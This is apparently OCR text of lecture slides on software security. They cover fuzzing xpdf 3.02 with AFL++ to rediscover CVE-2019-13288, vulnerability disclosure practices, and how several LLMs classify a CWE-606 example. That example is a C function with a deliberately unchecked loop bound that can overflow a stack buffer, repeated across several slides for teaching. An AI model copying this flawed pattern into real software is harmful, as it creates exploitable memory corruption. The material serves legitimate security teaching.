
- ...and now, a little challenge.
- In /example there is a small tutorial on:
  - how to install the American Fuzzy Lop plus plus (AFL++)
  - retrieve and configure example cases
  - test a real program.
- Example:
  - test the pdf viewer xpdf v3.02
  - this version is plagued by CVE-2019-13288 (CVSS v3.0: 5.5 - Medium)
  - using xpdf with an ad-hoc crafted files cause infinite recursion (DoS Attack)
  - try to find this vulnerability by fuzzing the program with AFL++.
- Useful links:
  - CVE-2019-13288: *https://nvd.nist.gov/vuln/detail/CVE-2019-13288*
  - AFL++: *https://github.com/AFLplusplus/AFLplusplus*

Fuzz Testing: xpdf

- Main steps:
  - **Step 1**: install AFL++
  - **Step 2**: get the source of xpdf v3.02
  - **Step 3**: find some sample inputs (e.g., pdfs file to mutate)
  - **Step 4**: instrument xpdf
  - **Step 5**: run AFL++ against the instrumented version of xpdf
  - **Step 6**: wait and hope…



Fuzz Testing: xpdf



Discovering and Disclosing a Vulnerability

- Some comments on **who** discovers vulnerabilities and **how**:
  - researchers and security experts
  - people interested in bug bounty programs
  - developers
  - attackers/cybercriminals
  - (pen) testers
  - luck (I was doing something else, while this crashed)
  - …
- Some bug bounty venues/programs:
  - Hackerone: *https://hackerone.com/directory/programs*
  - Huntr: *https://huntr.com/bounties*
  - Standoff: *https://bugbounty.standoff365.com/en-US/*
  - openbugbounty: *https://www.openbugbounty.org*
  - bugcrowd: *https://bugcrowd.com/*

Discovering and Disclosing a Vulnerability

- Disclosure methods:
  - **Private** disclosure: the vulnerability is reported to vendors/organizations in a confidential manner (preferred scheme for many bug bounty programs)
  - **Responsible** disclosure: **first** the vulnerability is reported in a **private** manner and after a reasonable amount of time is **made public** (for instance, Google Project Zero asks for 90 days)
  - **Full** disclosure: **all** the details of the vulnerability are made **public** and can then be also viewed by attackers (controversial, usually should be used when other methods fails).

What About AI?

- AI is now a relevant tool for modern coding pipelines:
  - let us embrace the fate!
- Large Language Models (LLMs) can be used to:
  - (de)obfuscate code
  - produce prose
  - debugging or refactoring
  - **support code analysis**.
- LLMs can help to understand the code:
  - identification of harmful coding practices
  - automate vulnerability scoring(*)
  - mapping “weak” implementations against potential vulnerabilities.

(*) S. L. Mirtaheri, A. Pugliese, N. Movahed, R. Shahbazian, “A Comparative Analysis on Using GPT and BERT for Automated Vulnerability Scoring”, Intelligent Systems with Applications, Vol. 26, June 2025.

What About AI?

- Pay attention and limit your trust in AI:
  - (probably) not mature enough
  - possible hallucinations
  - incomplete datasets
  - performance depends on the sophistication of the used model.
- A take-away example.

What About AI?

CWE-606: Unchecked Input for Loop Condition

```
1  int processMessageFromSocket(int socket) {
2    int success;
3    char buffer[BUFFER_SIZE];
4    char message[MESSAGE_SIZE];
5    if (getMessage(socket, buffer, BUFFER_SIZE) > 0) {
6      ExMessage *msg = recastBuffer(buffer);
7      int index;
8      for (index = 0; index < msg->msgLength; index++)
           {
9        message[index] = msg->msgBody[index];
10     }
11     message[index] = '\0';
12     success = processMessage(message);
13   }
14   return success;
15 }
```

The function processMessageFromSocket() fails to check the length of the received message.

msgLength may exceed the capacity of the message array accessed in a for loop

What About AI?

Analysis with LLMs

CWE-606: Unchecked Input for Loop Condition

```
1  int processMessageFromSocket(int socket) {
2    int success;
3    char buffer[BUFFER_SIZE];
4    char message[MESSAGE_SIZE];
5    if (getMessage(socket, buffer, BUFFER_SIZE) > 0) {
6      ExMessage *msg = recastBuffer(buffer);
7      int index;
8      for (index = 0; index < msg->msgLength; index++)
           {
9        message[index] = msg->msgBody[index];
10     }
11     message[index] = '\0';
12     success = processMessage(message);
13   }
14   return success;
15 }
```

ChatGPT identified:

CWE-119 (Improper Restriction of Operations within Memory Buffer Bounds)
CWE-121 (Stack-Based Buffer Overflow)
CWE-843 (Access of Resource Using Incompatible Type).

Both CWE-119 and CWE-121 relate to CWE-606, even though they outline the issue from different perspectives. They are too general to pinpoint the part of the code to be fixe and fail to attribute the weakness to the unchecked loop termination condition, i.e., msg->msgLength is used without validation.

What About AI?

Analysis with LLMs

CWE-606: Unchecked Input for Loop Condition

```
1  int processMessageFromSocket(int socket) {
2    int success;
3    char buffer[BUFFER_SIZE];
4    char message[MESSAGE_SIZE];
5    if (getMessage(socket, buffer, BUFFER_SIZE) > 0) {
6      ExMessage *msg = recastBuffer(buffer);
7      int index;
8      for (index = 0; index < msg->msgLength; index++)
           {
9        message[index] = msg->msgBody[index];
10     }
11     message[index] = '\0';
12     success = processMessage(message);
13   }
14   return success;
15 }
```

ChatGPT identified:

CWE-119 (Improper Restriction of Operations within Memory Buffer Bounds)
CWE-121 (Stack-Based Buffer Overflow)
CWE-843 (Access of Resource Using Incompatible Type).

ChatGPT warns about potentially malformed user input at Line 6, which can cause unexpected behavior. Despite being relevant, it is not precise enough to identify the weak part of the code.

What About AI?

Analysis with LLMs

CWE-606: Unchecked Input for Loop Condition

```
1  int processMessageFromSocket(int socket) {
2    int success;
3    char buffer[BUFFER_SIZE];
4    char message[MESSAGE_SIZE];
5    if (getMessage(socket, buffer, BUFFER_SIZE) > 0) {
6      ExMessage *msg = recastBuffer(buffer);
7      int index;
8      for (index = 0; index < msg->msgLength; index++)
           {
9        message[index] = msg->msgBody[index];
10     }
11     message[index] = '\0';
12     success = processMessage(message);
13   }
14   return success;
15 }
```

Gemini 2.0 Flash identified:

CWE-120 (Buffer Copy without Checking Size of Input)
CWE-131 (Incorrect Calculation of Buffer Size)

The CWE-120 indicates a “traditional” buffer overflow where a miscalculated message length could lead to stack writing, but MITRE advises using this weakness with caution, as it is too general.

What About AI?

Analysis with LLMs

CWE-606: Unchecked Input for Loop Condition

```
1  int processMessageFromSocket(int socket) {
2    int success;
3    char buffer[BUFFER_SIZE];
4    char message[MESSAGE_SIZE];
5    if (getMessage(socket, buffer, BUFFER_SIZE) > 0) {
6      ExMessage *msg = recastBuffer(buffer);
7      int index;
8      for (index = 0; index < msg->msgLength; index++)
           {
9        message[index] = msg->msgBody[index];
10     }
11     message[index] = '\0';
12     success = processMessage(message);
13   }
14   return success;
15 }
```

Gemini 2.0 Flash identified:

CWE-120 (Buffer Copy without Checking Size of Input)
CWE-131 (Incorrect Calculation of Buffer Size)

CWE-131 refers to an incorrect size computation within malloc operations. The LLM correctly reasons that "*the loop assumes the message size within the recast buffer will fit within MESSAGE_SIZE without explicit checks*." However, it does not point at the unchecked loop condition that should be fixed.

What About AI?

Analysis with LLMs

CWE-606: Unchecked Input for Loop Condition

```
1  int processMessageFromSocket(int socket) {
2    int success;
3    char buffer[BUFFER_SIZE];
4    char message[MESSAGE_SIZE];
5    if (getMessage(socket, buffer, BUFFER_SIZE) > 0) {
6      ExMessage *msg = recastBuffer(buffer);
7      int index;
8      for (index = 0; index < msg->msgLength; index++)
           {
9        message[index] = msg->msgBody[index];
10     }
11     message[index] = '\0';
12     success = processMessage(message);
13   }
14   return success;
15 }
```

Gemini 2.5 Pro identified:

CWE-121 (Stack-Based Buffer Overflow)
CWE-125 (Out-of-bounds Read)

Both CWEs point a possible hazard to stack overwriting when msg->msgLength exceeds the actual message body size or MESSAGE_SIZE. It outlines issues starting at Line 6, where the (re)cast is done without validation. Then, it correctly hints that the issue will happen at Line 8, where the for loop could potentially cause a write beyond the bounds of the message array. Not precise as CWE-606 but can correctly guide the developer.

Wrap Up

- A **weakness** is the **first step** towards a **vulnerability**.
- It is important to have “standardized languages” for **describing** a weakness (CWE), **classifying** a vulnerability (CVE) and **quantifying** impacts (CVSS).
- As an **engineer**, is then relevant being able to **navigate** through the various **security advisories** and **databases**.
- With the obtained knowledge, it will be possible to **comprehend** the **exposure** against an attack and its **lifecycle** as well as **planning** strategies for a **fix**.
- **Static analysis** and **fuzz testing** are the two basic tools to search for weaknesses within code or software artifacts.
- **AI** surely **plays** a **role** but should be **handled with care** (as usual).